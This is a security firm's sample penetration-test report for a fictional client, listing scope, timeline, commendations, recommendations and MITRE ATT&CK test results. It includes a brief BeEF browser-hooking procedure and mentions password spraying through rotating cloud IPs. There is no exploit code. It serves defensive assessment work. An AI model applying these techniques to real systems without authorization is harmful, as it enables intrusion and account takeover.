Thank you for taking the time to review this sample report! More about PEN Consultants and our services can be found at: https://penconsultants.com/whyPENConsultants.

Please let us know if you are interested in learning more, have questions, or are ready for us to serve your security testing needs.


PEN Consultants
Phone: 830-446-3411
Email: info@PENConsultants.com

DISCLAIMER: This is a sample of a Findings and Recommendations Report which is representative of what we deliver to our clients after testing.

- Examples shown are from various engagement types: web application penetration testing, network penetration testing, red teaming, physical social engineering, phishing assessments, wireless assessments, etc. A single engagement would typically not cover such a breadth. As such, some sections may/may not be present for a given engagement.
- The amount of information given in this sample report is limited, as details would be specific to each client/environment. Some entire sections are blank, as those are unique per client. Likewise, the typical number of screenshots, example attacker code, specific recommendations, etc. are limited.
- When possible, we've used excerpts from actual delivered reports from the last 14 years, removed the sensitive text with "[REDACTED]", or similar, so the reader can get a better sense of what actually gets delivered to a client.
- Given that these examples are from reports as far back as 14 years ago, certain vulnerabilities and attack vectors mentioned may no longer be possible.
- Although there is no guaranteed minimum or maximum, on average, we run about 22 findings and recommendations per engagement/report, ranging from "informational" to "critical".
  - White Box Network Penetration Test: 28 average, 7 standard deviation
  - Black Box Network Penetration Test: 19 average, 7 standard deviation
  - White Box Web App Penetration Test: 24 average, 8 standard deviation
  - Black Box Web App Penetration Test: 17 average, 8 standard deviation

PEN Consultants

Information & Cybersecurity Testing Services



Security Testing

Findings and Recommendations Report

Acme Corporation

PEN Consultants, LLC
13423 Blanco Rd #3124
San Antonio, TX 78216
https://penconsultants.com

February 25, 2024

Acme Corporation,

Your organization requested PEN Consultants to perform security testing against one or more of your applications, systems, networks, or facilities to assess your current security posture. We are honored to have been trusted to serve your organization with your information and cybersecurity needs.

Please read through this document in its entirety, and return it to us at your earliest convenience with any questions or requested changes. Alternatively, a conference call can be setup to work through the document.

A detailed explanation of our services can be found at https://PENConsultants.com/services.

The general timeline for the engagement is as follows:

- Phase 1 - Pre-testing
  - Request for services, initial phone/email discussions, etc. (COMPLETE)
  - Mutual Non-Disclosure Agreement (COMPLETE)
  - Discuss and define scope, goals, objectives, etc. (COMPLETE)
  - Preliminary Service Quote (COMPLETE)
  - Scoping Questionnaire (COMPLETE)
  - Service Contract and Statement Of Work (SOW), to ensure all parties understand what our service provides (COMPLETE)
  - Kick-off document, with initial change requests needed prior to scheduling testing (COMPLETE)
- Phase 2 - Testing
  - Testing and evaluation, as defined in the SOW (COMPLETE)
  - Red Teaming only: Once all objectives above are met, we'll coordinate with you to go into the "getting noisy" phase (if applicable/requested) (COMPLETE)
- Phase 3 – Reporting
  - Findings and Recommendations Report draft describing vulnerabilities discovered, attack vectors confirmed, and steps to mitigate and/or detect (THIS DOCUMENT)
  - Follow-up to review/refine report
  - Deliver the final report and any raw vulnerability scanner report(s) in fulfillment of the SOW, send invoice, and schedule an exit interview (if applicable/requested)
- Phase 4 – Post-Testing
  - Optional phases - can be purchased/added at anytime:
    - Brief the report to IT support staff, leadership, or 3rd parties
    - Assist IT support staff in implementing and verifying recommended mitigations
    - Post remediation testing and updated reporting
    - Begin Cybersecurity Unlimited retainer service
    - Schedule quarterly testing

Table of Contents

Executive Summary


Q1 of of 2024, PEN Consultants conducted Red Teaming - specifically technique simulation (AKA purple teaming) - against Acme, followed by email based Social Engineering (i.e phishing) against all 999 employees, a Physical Social Engineering Assessment against six Acme branches, External and Internal Network Penetration Testing against Acme's corporate network, and Web Application Penetration Test against Widget and supporting infrastructure ("web app").

The objective of the testing were to:


- find gaps that would cause a violation of Confidentiality, Integrity, or Availability of data or systems.
- evaluate the network and web app using industry standard network and web app vulnerability scanners (ex. Nessus, Burp Suite, OpenVAS, etc.) and manually verify.
- test all aspects of Acme's established visitor policy and find gaps that would allow us to gain physical access to Acme's network, which could lead to a violation of Confidentiality, Integrity, or Availability of data or systems.
- improve overall cybersecurity posture by testing and validating both external and internal Acme defensive capabilities against common attacker tactics, techniques, and procedures (TTPs) that are researched and documented by the MITRE Corporation in their ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) Matrix.


Based on our observations, Acem developers, IT staff, and employees understand and implement basic visitor policy and security standards. Hopefully this report will help Acme's leadership understand the strengths of the current network security as well as highlight areas of improvement. It is impractical for any system or software to be 100% secure from compromise. What sets organizations apart is best-effort security from the get-go, followed by a desire to seek out both internal and external review for overlooked issues, a responsiveness to address them, and the ability to detect the attacks that manage to slip through. Acme excels in all of these areas. It is a privilege to work with such a great organization!

Graphical Summary of Findings



Graphical Summary of Red Team Findings





During testing, red team techniques were selected and designed to avoid detection as long as possible, leading to a higher number of missed mitigations and detections than would have otherwise been seen. As shown in the Threat Emulation walk-through at the end of this report, when we attempted a full attack scenario, we were blocked and detected at nearly every step.

Of the techniques that were successful in breaching in-scope systems, most are quick and easy fixes. Additionally, compensating controls may be present, which may lower some of the risk ratings.

The overarching recommendations are:

- **Top Recommendation - Session Management and Access Control:** Strengthen the authentication processes to prevent undetected brute force user enumeration, password compromise, and account take over (ATO), improve session management to prevent hijacking, tighten access control of cloud resources to prevent unauthorized users from accessing confidential data, and overhaul the access controls between users, roles, and tenants to prevent an attacker from compromising data at-will.
- **User Input Validation**: Implement more robust user input sanitization, validation, and enforcement for user input to prevent back end compromise through SQL injection (SQLi), user compromise through XSS, ATO due to poor username and password policies.
- **Configuration Management**: Improve configuration management which will resolve many of the issues discovered, reduce the likelihood of attacks demonstrated in this report, help mitigate an infrastructure breach, and minimize the impact should a breach occur.
- **Additional & Continued Testing & Training**: Based on observations made during this engagement, PEN Consultants recommends continued testing, monthly developer training, internal and external network penetration testing, as well as testing of other web applications.

Introduction

Commendations

During a typical testing engagement, PEN Consultants performs tens of thousands of automated, semi-automated, and manual tests and attacks based on our proprietary testing methodology, which is a combination of industry leading standards (largely the OWASP & PTES testing guides), tools, and our personal experience and knowledge and the MITRE Corporation's ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) Matrix - all of which can be viewed in the testingGuide-TOC document on Box. Although we are not legally allowed to use all of the same techniques a real attacker would, the vast majority of the ones we were able to use were not successful in breaching in-scope systems.

In addition to the tests that validated as secure, we would like to highlight the following items which, historically, are weak areas for clients in general, but are areas in which Acme excelled.

- White Box Testing: acme granted us nearly full access and visibility; there was no request denied. We were treated and trusted as much as a senior IT employee & developer with administrative accesses, including a domain admin account, access to all alerting and logging, access to some external facing services that normally have restricted access through firewall policy,] back end access to the AWS infrastructure, source code, architecture diagrams, etc. Not only did Acme benefit from a twentyfold increase in testing thoroughness because of this (unauthenticated vs full admin access), but it also speaks volumes about Acme IT staff, and their strong pursuit for the utmost security. It can truly be said, Acme staff care deeply about the security of the network and data.
- External Firewall: The firewalls and configurations set made initial scanning impractical to perform at speed. Within seconds of beginning those scans, Acme firewalls automatically classified our IP as a threat and temporarily blocked our access. Although this did not detect our slower, more targeted, scanning, it is, nonetheless, an impressive capability which is rare to see and one that will protect against some of the more common attackers. Note: Acme approved our request to disable this feature for our IPs so that testing could continue at a fast, yet thorough, pace.
- Internal Firewall, IPS, & Alerts: The firewall appropriately blocked outbound foreign connection attempts during our testing. In addition, internal IDS alerts detected and blocked internal scanning attempts. Acme was remarkably responsive in seeing these alerts and working with us to whitelist our testing so we could proceed.
- Azure Active Directory (AAD): It is rare to see a client who has changed the default access to the externally accessible AAD by any authenticated user. We were encouraged to see Acme restricting this access to IT employees only, thus limiting the exposure of Active Directory details from external in the even user credentials become compromised.
- MFA: Even in large, fortune-500 companies, it is rare to see MFA disallow SMS or Push notifications. Instead, Acme uses Microsoft's authenticator app that only allows a number match

(app or phone call). This greatly limited our ability to perform full account takeovers in spite of compromising multiple user passwords during the password spray attack.

- SMB Shares: Most internal penetration tests reveal numerous SMB misconfigurations, allowing anyone to access sensitive information on file shares - shares containing service account passwords (ex. in scripts) and user passwords (ex. in documents). Aside from some residual shares discussed in Previous Findings, we found no immediate concerns in this commonly exploited area.
- Application Whitelisting: Acme is commended for utilizing application whitelisting on workstations, thus limiting the risk of users running or installing unauthorized, infected endpoints, and other attacks and security threats.
- Device Passwords: The non-default passwords on embedded devices and appliances within Acme's environment is unprecedented – switches, storage solutions, BMCs, wifi controllers, phones, printers, HVAC equipment, etc. Acme is commended for the high percentage of devices in which the default passwords have been changed. Most of the web services/appliances checked had non-default passwords. The only exception is noted in FR-0xx.
- User Training: Acme users demonstrated an exceptional ability to identify social engineering. Multiple campaigns, including phishing and vishing, attempted to lure users to input their credentials into our spoofed forms. Very few of Acme's users even visited the pages, and even those that did, quickly reported suspicious activity on their account afterward. It is clear that Acme IT Staff has made it a high priority to train users on these types of attacks, and Acme IT Staff has done an exceptional job in doing so.
- Monitoring: Acme IT staff demonstrated an exceptional ability to recognize various malicious activities during testing. Although there were some concerning logging/alerting gaps realized (documented in this report), there were many attacks Acme IT staff detected and immediately notified us about, most of which are commonly missed by our other clients - ex. MFA lockouts, internal port scanning and service enumeration, external password testing against O365, abnormal external logins against Azure using compromised user credentials, DarkTrack detection and blocking, CrowdStrike endpoint detections for various malicious activity, detection of internal SSH brute forcing, credential dumping from AD, external authentication attacks, web attacks, various endpoint detections, and many more which can be seen under the "Detections" folder on Box.
- Honeytokens: Acme is well ahead of most of their peers with the implementation of honeytokens. It is rare for us to see these implemented, and even more rare for our automated and manual testing to trigger an alert when tripping on these.
- 100% of the branches:
  - had visitor logs printed and visitor badges available
  - required that we sign in and wear a visitors badge
  - made a comment similar to, "That's strange, Acme always gives us a heads-up when someone is coming over, but we haven't heard anything."

- Server Access: The limited number of people who have access to server areas made it harder for us to gain access to them. Because of this, it was not possible for us to access three of the six server areas.
- Brute Force Protection: Exponential timeout for the web app login process, which helps defend against brute force attacks.

Statement of Work (SOW)

The SOW from the contract has been included in Appendix #1 of this report for reference.

Scope

The IPs and domains tested were:

- External:
  - range1
  - range2
  - range3
- Internal:
  - 10.0.0.0/8
  - 172.16.0.0/12
  - 192.168.0.0/16

The IPs, domains and URLs related to the web app that were tested:

- Primary
  - example1.com - Web front end
  - example2.com - X server
  - example3.com – Y
- Ancillary
  - AWS Lambda paths
    - Path 1
    - Path 2
    - Path 3
  - RDS node: mariadb-XYZ

Red Teaming:

- Scope was limited to two servers representative of externally and internally exposed servers, a user workstation, an external/remote laptop with VPN connectivity, and a rogue, unmanaged device on the network.

Phishing Assessment:

- Phishing assessment against 999 employee email addresses.

Acme locations tested during Physical Social Engineering:

- Location #1 - [Address]
- Location #2 - [Address]
- Location #3 - [Address]

Wireless evaluations, denial of service (DoS), data modification/destruction (ex. cryptovirology or deleting), etc. were all out of scope.

Scope was maintained as described in the contract/SOW with the following exceptions:

- There were no exceptions.

Date(s) of Testing

- 17 Nov 2023: Signed contract and SOW received
- 19 Nov: Kick-off request sent to client with needed items (ex. confirming scope, FW|WAF changes, credentials, DNS export, demo of the web app, etc.)
- 28 Dec: All pre-testing action items received from Client; ready for testing.
- 02 Jan 2024 As can be seen in "rawTimeline" on the Box share, familiarization and semi-automated and manual scanning and testing began.
- 05 Jan: Red team attack techniques began against internal workstations and network.
- 12 Jan: EndEx (End of Exercise) for Red Teaming phase.
- 13 Jan: Site familiarization visits with Acme personnel
- 15 Jan: Physical social engineering assessment conducted.
- 16 Jan: Sent proposed social engineering pretext to Client for review, approval, and scheduling.
- 17 Jan: Social engineering assessment approved by Client and requested for 19 Jan.
- 19 Jan: Social engineering assessment executed.
- 22 Jan: Core testing of web app and corporate network began.
- 19 Feb: Core testing complete; began creating this report, while wrapping up additional testing tasks.
- 23 Feb: Draft Findings and Recommendations Report completed and delivered for review

Testers

The testers for this engagement were:

- John Doe
- Jane Doe

Testing Source IP(s)

The source IPs used during testing include, but may not have been limited to:

- 1.2.3.4 (dropbox LP)
- 6.7.8.9 (starting 7 may)
- 1.2.7.8 (phishing server, and used for some testing)
- 3.0.0.0/6 – AWS's API Gateway source IP range used for some of the user enumeration and password spraying. These IPs were randomly assigned per request and not something we had the ability to see/record.

Labor Hours

PEN Consultants delivered over 450 man-hours of time towards this testing:

- 25 hours: pre-testing - discussions, contract/SoW, demo, kick-off, etc.
- 25 hours: product install/troubleshooting, product familiarization of web app, open source research, initial manual and automated network testing, analysis, etc.
- 350 hours: core testing and analysis
- 50+ hours (est): post-core testing - report creation, follow-up/additional testing, refining report with Client, and, if applicable, post-mitigation testing, debrief, etc.

Risk Rating Methodology

This report uses CVSS (Common Vulnerability Scoring System) as an attempt to rate the risk of each finding. The 3rd party hyperlink to the CVSS calculator is provided for each finding, as appropriate.

The overall rating given is based on the above mentioned calculation and these ranges:

Rating	Score Range
Info	0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 – 10.0

Details of the rating methodology can be seen here: https://www.first.org/cvss/specification-document.

Red Teaming Testing Methodology

PEN Consultants conducted Red Teaming - specifically technique simulation (AKA Purple Teaming) - against Acme's corporate network. This testing simulates real-world attacks carried out by the red team (attackers / PEN Consultants), while the blue team (defenders, Acme) uses their defensive capabilities to detect, respond, and mitigate the attacks. By working together, the red and blue teams can better

understand each other's methods and tactics, and improve the organization's ability to detect and respond to cyber threats.

The testing conducted emulated tactics, techniques, and procedures (TTPs) from the MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) Matrix. The matrix is a globally accessible framework and knowledge base of real-world tactics, techniques, and procedures (TTPs) observed being used by attackers during the various stages of a cyber attack. The ATT&CK Matrix is organized into several categories, including initial access, execution, persistence, privilege escalation, defense evasion, credential access, discovery, lateral movement, collection, exfiltration, and command and control. Each category includes various techniques that are commonly used by attackers to carry out their attacks.

PEN Consultants, along with coordination from Client, selected and ran over 123 tests from 67 techniques across 45 categories based on a prioritized list of the most common TTP from the MITRE ATT&CK Matrix. Testing was ramped up over time, with the goal of avoiding blocks and detection for as long as possible.

Assumptions

- The testing was performed from various perspectives:
  - an external unauthenticated perspective
  - an authenticated, self-provisioned account
  - an external authenticated perspective (ex. compromised credentials)
  - internal unauthenticated access (ex. VPN access, physical network tap, etc.)
  - internal authenticated access (ex. server/workstation compromise, rogue employee or ATO, etc.)
  - internal authenticated privilege access (ex. sysadmin compromise)
  - an authenticated user (multiple roles) or account take over (ATO) by an attacker
    - Roles: owner, admin, host, authenticated guest, unauthenticated guest.
  - privileged back end access to the AWS infrastructure (i.e SSH+sudo) by an Acme admin, ATO, or assumed breach scenario
- Physical SE testing was from the perspective of an attacker who performed due diligence in the reconnaissance phase (ex. prior reconnaissance visits) and took action to disable HVAC equipment (ex. disabling outdoor units) prior to their entry into the building - not simply someone who just walked in off the street.
- All web app findings and recommendations are based on the testing environment setup for the web application/API testing. The testing assumed an environment that matched the configuration of the production version.
- It is impractical to perform this type of testing from all endpoints in the environment, so an assumption is made those endpoints provide by the client are representative of the endpoints as a whole - patch levels, security stack, alerts and logs, etc.

Limitations

- Authentication:
  - At least 23% of network, infrastructure, and web service scanning and testing was unauthenticated - testing credentials were not provided for those.
  - As such, some checks requiring authentication could not be run, and others could not be thoroughly performed - software patch levels, permissions issues with services, registry, and the file system, etc. - as described in the kickoff request prior to testing.
- The necessary mitigation efforts by Client against the discovered SQLi vulnerability early on in testing impacted our ability perform post-exploitation analysis from that vantage point beyond what is shown in FR-0xx.
- Availability: Due to availability concerns, some endpoints were deemed out-of-scope for testing by Client. Others were prohibited from day time testing, making long running testing processes less reliable, or impossible to perform fully. The Client provided list can be viewed in Appendix #X.
- Accessibility: It is inconceivable to have 100% coverage with a single engagement due to temporary network issues, endpoints being powered off, not being given access to certain services placed behind network ACLs, host-level firewalls preventing remote access, etc.
- Miscellaneous: Testing techniques and tactics were limited by applicable laws, permissions, and availability concerns, which limited our ability to exploit some vulnerabilities. It should be noted, an actual attacker does not operate under said limitations.

Post-Testing Tasks (for Client)

The following is a list of items Client should perform due to changes made by PEN Consultants and/or the level of access gained during testing. This is not a replacement for the more detailed recommendations included in the report, but it is merely a prioritized list:

- Destroy all accounts on liquidfiles.acme.com and securesend.acme.com registered with a "@penconsultants.com" email address. Examples:
  - one
  - two
- Delete or disable all testing accounts used in the application or backend:
  - VPN
    - acct 1, 2, 3
  - AD
    - acct 1, 2, 3
- Force a password reset for all compromised Active Directory user accounts:
  - Jdoe & jdoe2, at minimum
- If desired, the phishing email sent to all users could be removed from Inboxes.
- Destroy the virtual machines used during testing (i.e. our internal "dropbox"), as well as the VDI assigned for use during testing.

- The database should be completely purged of all transaction data, as testing introduced many thousands of entries. Note: PEN Consultants was able to purge many of the entries and John (at our request) purged additional entries, but there are likely many more remaining.
- Destroy all tenants with the prefix “pentest*”. At most, there should only be three.
- Delete all files in the GCP bucket/path of: [bucket name]/production/[GUID]/*. There are likely hundreds of files that were generated during testing.
- The testing environment should be completely refreshed from a backup/snapshot, as testing introduced many thousands of entries, including new user and group entries, that would be impractical to clean-up manually.
- Remove CrowdStrike dashboard access for the test accounts as well as *@penconsultants.com
- Ensure firewall and WAF rules and network configurations that were changed to support testing are configured back to their pre-testing state.
- We are not aware of any additional changes made to systems or data that would require follow-up action.

Summary of Recommendations

The overarching recommendations are:

- **Top Recommendation - Session Management and Access Control:** Strengthen the authentication processes to prevent undetected brute force user enumeration, password compromise, and account take over (ATO), improve session management to prevent hijacking, tighten access control of cloud resources to prevent unauthorized users from accessing confidential data, and overhaul the access controls between users, roles, and tenants to prevent an attacker from compromising data at-will.
  - Examples: Privilege escalation, unauthenticated access to cloud resources such as chat archives, session control and termination failures, lengthy session timeout, brute force user and password enumeration, absence of MFA, exposed knowledge bases with confidential data, etc.
  - References: FR-0xx, FR-0xx, FR-0xx, FR-0xx, etc.
- **User Input Validation**: Implement more robust user input sanitization, validation, and enforcement for user input to prevent back end compromise through SQL injection (SQLi), user compromise through XSS, ATO due to poor username and password policies.
  - Examples: Input sanitization issues leading to XSS and SQLi vulnerabilities, weak username and password policies, failure to verify email addresses and other user profile changes, etc.
  - References: FR-0xx, FR-0xx, FR-0xx, FR-0xx, etc.
- **Configuration Management**: Improve configuration management which will resolve many of the issues discovered, reduce the likelihood of attacks demonstrated in this report, help mitigate an infrastructure breach, and minimize the impact should a breach occur.
  - Examples: Exposure of the GraphQL schema, multiple issues exposing users and their sessions to attack, such as missing security headers, cookie and TLS weaknesses, misconfigured CORS headers, etc.
  - References: FR-0xx, FR-0xx, FR-0xx, FR-0xx, etc.

- **Additional & Continued Testing & Training**: Based on observations made during this engagement, PEN Consultants recommends continued testing, monthly developer training, internal and external network penetration testing, as well as testing of other web applications. More details:
  - Continued testing of newly developed web app features and major releases on a quarterly basis for at least the next year. We recommend a white box testing approach, to include an audit of the Google Cloud/GCP environment, during future testing to ensure thoroughness.
  - Monthly developer training, through our Cybersecurity Unlimited retainer service – https://penconsultants.com/cybersecurityUnlimited, in order to help prevent common mistakes, such as those seen in the OWASP Top-10.
  - Internal and external network penetration testing against Acme's corporate network, to ensure the corporate network is not susceptible to attack.
  - Consider social engineering assessments in conjunction with the network penetration testing, as this is the most common way attackers breach corporate networks.
  - If not already performed, web application penetration testing of all in-house developed web apps.

Red Teaming: Findings and Recommendations

Many of the scripts and binaries used or created for testing have been included at: https://app.box.com/folder/123456789.

Summary of Testing Results

All testing techniques were graded pass/fail based on two metrics:

- Whether the test was blocked/mitigated (M:T/F)
- Whether the test was detected (D:T/F) based on a corresponding alert provided by the client

The summary of test results is as follows:

- 127 tests were blocked
- 51 tests were detected (61% of which were also blocked)
- 148 tests were neither blocked nor detected

Chart summary (the higher the number, the better):

Sorted by Testing Order

Ref #	Test	Category	Blocked	Detected
T1189	Drive-by Compromise	Initial Access	58.33%	0.00%
T1190	Exploit Public-Facing Application	Initial Access	27.27%	0.00%
T1047	Windows Management Instrumentation	Execution	0.00%	0.00%
T1059	Command and Scripting Interpreter	Execution	7.27%	27.27%
T1106	Native API	Execution	6.25%	0.00%
T1203	Exploitation for Client Execution	Execution	0.00%	0.00%
T1204.002	User Execution - Malicious Files	Execution	0.00%	0.00%
T1053	Scheduled Task/Job	Execution, Persistence, Privilege Escalation	0.00%	0.00%
T1574	Hijack Execution Flow	Persistence, Privilege Escalation, Defense Evasion	100.00%	33.33%
T1548	Abuse Elevation Control Mechanism	Privilege Escalation, Defense Evasion	100.00%	12.50%
T1027	Obfuscated Files or Information	Defense Evasion	42.86%	0.00%
T1036	Masquerading	Defense Evasion	60.00%	50.00%
T1112	Modify Registry	Defense Evasion	0.00%	25.00%
T1218	Signed Binary Proxy Execution	Defense Evasion	60.00%	80.00%
T1021	Remote Services	Lateral Movement	0.00%	100.00%
T1090	Proxy	Command and Control	100.00%	0.00%

Ref #	Test	Category	Blocked	Detected
T1095	Non-Application Layer Protocol	Command and Control	83.33%	0.00%
T1105	Ingress Tool Transfer	Command and Control	47.22%	0.00%

Sorted by Average Risk Rating

Ref #	Test	Category	Blocked	Detected
T1047	Windows Management Instrumentation	Execution	0.00%	0.00%
T1203	Exploitation for Client Execution	Execution	0.00%	0.00%
T1204.002	User Execution - Malicious Files	Execution	0.00%	0.00%
T1053	Scheduled Task/Job	Execution, Persistence, Privilege Escalation	0.00%	0.00%
T1106	Native API	Execution	6.25%	0.00%
T1112	Modify Registry	Defense Evasion	0.00%	25.00%
T1190	Exploit Public-Facing Application	Initial Access	27.27%	0.00%
T1059	Command and Scripting Interpreter	Execution	7.27%	27.27%
T1027	Obfuscated Files or Information	Defense Evasion	42.86%	0.00%
T1105	Ingress Tool Transfer	Command and Control	47.22%	0.00%
T1189	Drive-by Compromise	Initial Access	58.33%	0.00%
T1095	Non-Application Layer Protocol	Command and Control	83.33%	0.00%
T1021	Remote Services	Lateral Movement	0.00%	100.00%
T1090	Proxy	Command and Control	100.00%	0.00%
T1036	Masquerading	Defense Evasion	60.00%	50.00%
T1548	Abuse Elevation Control Mechanism	Privilege Escalation, Defense Evasion	100.00%	12.50%
T1574	Hijack Execution Flow	Persistence, Privilege Escalation, Defense Evasion	100.00%	33.33%
T1218	Signed Binary Proxy Execution	Defense Evasion	60.00%	80.00%

Severity and color:

- <=10% block|detection: Critical (Red)
- <=30% block|detection: High (Orange)
- <=50% block|detection: Medium (Yellow)
- <=70% block|detection: Low (Blue)
- >70% block|detection: Info (Green)

T1189: Drive-By Compromise

Category: Initial Access
Source: https://attack.mitre.org/techniques/T1189
Mitigation Score: 58% - Low
Detection Score: 0% - Critical

Testing Details (information copied from attack.mitre.org)

Adversaries may gain access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is typically targeted for exploitation, but adversaries may also use compromised websites for non-exploitation behavior such as acquiring Application Access Token.

Multiple ways of delivering exploit code to a browser exist, including:

- *A legitimate website is compromised where adversaries have injected some form of malicious code such as JavaScript, iFrames, and cross-site scripting.*
- *Malicious ads are paid for and served through legitimate ad providers.*
- *Built-in web application interfaces are leveraged for the insertion of any other kind of object that can be used to display web content or contain a script that executes on the visiting client (e.g. forum posts, comments, and other user controllable web content).*

Often the website used by an adversary is one visited by a specific community, such as government, a particular industry, or region, where the goal is to compromise a specific user or set of users based on a shared interest. This kind of targeted campaign is often referred to a strategic web compromise or watering hole attack. There are several known examples of this occurring.

Typical drive-by compromise process:

1. *A user visits a website that is used to host the adversary controlled content.*
2. *Scripts automatically execute, typically searching versions of the browser and plugins for a potentially vulnerable version.*
    - *The user may be required to assist in this process by enabling scripting or active website components and ignoring warning dialog boxes.*
3. *Upon finding a vulnerable version, exploit code is delivered to the browser.*
4. *If exploitation is successful, then it will give the adversary code execution on the user's system unless other protections are in place.*
    - *In some cases a second visit to the website after the initial scan is required before exploit code is delivered.*

Unlike Exploit Public-Facing Application, the focus of this technique is to exploit software on a client endpoint upon visiting a website. This will commonly give an adversary access to systems on the internal network instead of external systems that may be in a DMZ.

Testing Procedures

- Configure remote BeEF server (https://beefproject.com/)
- From each browser installed on each endpoint, connect to BeEF integrated website to hook browser
  - Use the built-in hosts file to define a custom domain for connecting to the remote BeEF server
- Execute BeEF modules on hooked browser

Testing Results

	VDI	Laptop	App Server	Web Server
Hook Browser (default)	M:T/D:F	M:T/D:F	M:T/D:F	M:T/D:F
Hook Browser (host file)	M:F/D:F	M:T/D:F	M:F/D:F	M:F/D:F
Execute BeEF Modules	M:F/D:F	M:T/D:F	M:F/D:F	M:T/D:F

Related Alerts

None

Recommended Mitigations (information in table copied from attack.mitre.org)

ID	Mitigation	Description
M1048	Application Isolation and Sandboxing	Browser sandboxes can be used to mitigate some of the impact of exploitation, but sandbox escapes may still exist. Other types of virtualization and application microsegmentation may also mitigate the impact of client-side exploitation. The risks of additional exploits and weaknesses in implementation may still exist for these types of systems.
M1050	Exploit Protection	Security applications that look for behavior used during exploitation such as Windows Defender Exploit Guard (WDEG) and the Enhanced Mitigation Experience Toolkit (EMET) can be used to mitigate some exploitation behavior. Control flow integrity checking is another way to potentially identify and stop a software exploit from occurring. Many of these protections depend on the architecture and target application binary for compatibility.
M1021	Restrict Web-Based Content	For malicious code served up through ads, adblockers can help prevent that code from executing in the first place. Script blocking extensions can help prevent the execution of JavaScript that may commonly be used during the exploitation process.

ID	Mitigation	Description
M1051	Update Software	Ensure all browsers and plugins kept updated can help prevent the exploit phase of this technique. Use modern browsers with security features turned on.

Recommended Detections (information in table copied from attack.mitre.org)

ID	Data Source	Data Component	Detects
DS0015	Application Log	Application Log Content	Firewalls and proxies can inspect URLs for potentially known-bad domains or parameters. They can also do reputation-based analytics on websites and their requested resources such as how old a domain is, who it's registered to, if it's on a known bad list, or how many other users have connected to it before.
DS0022	File	File Creation	Monitor for newly constructed files written to disk to gain access to a system through a user visiting a website over the normal course of browsing.
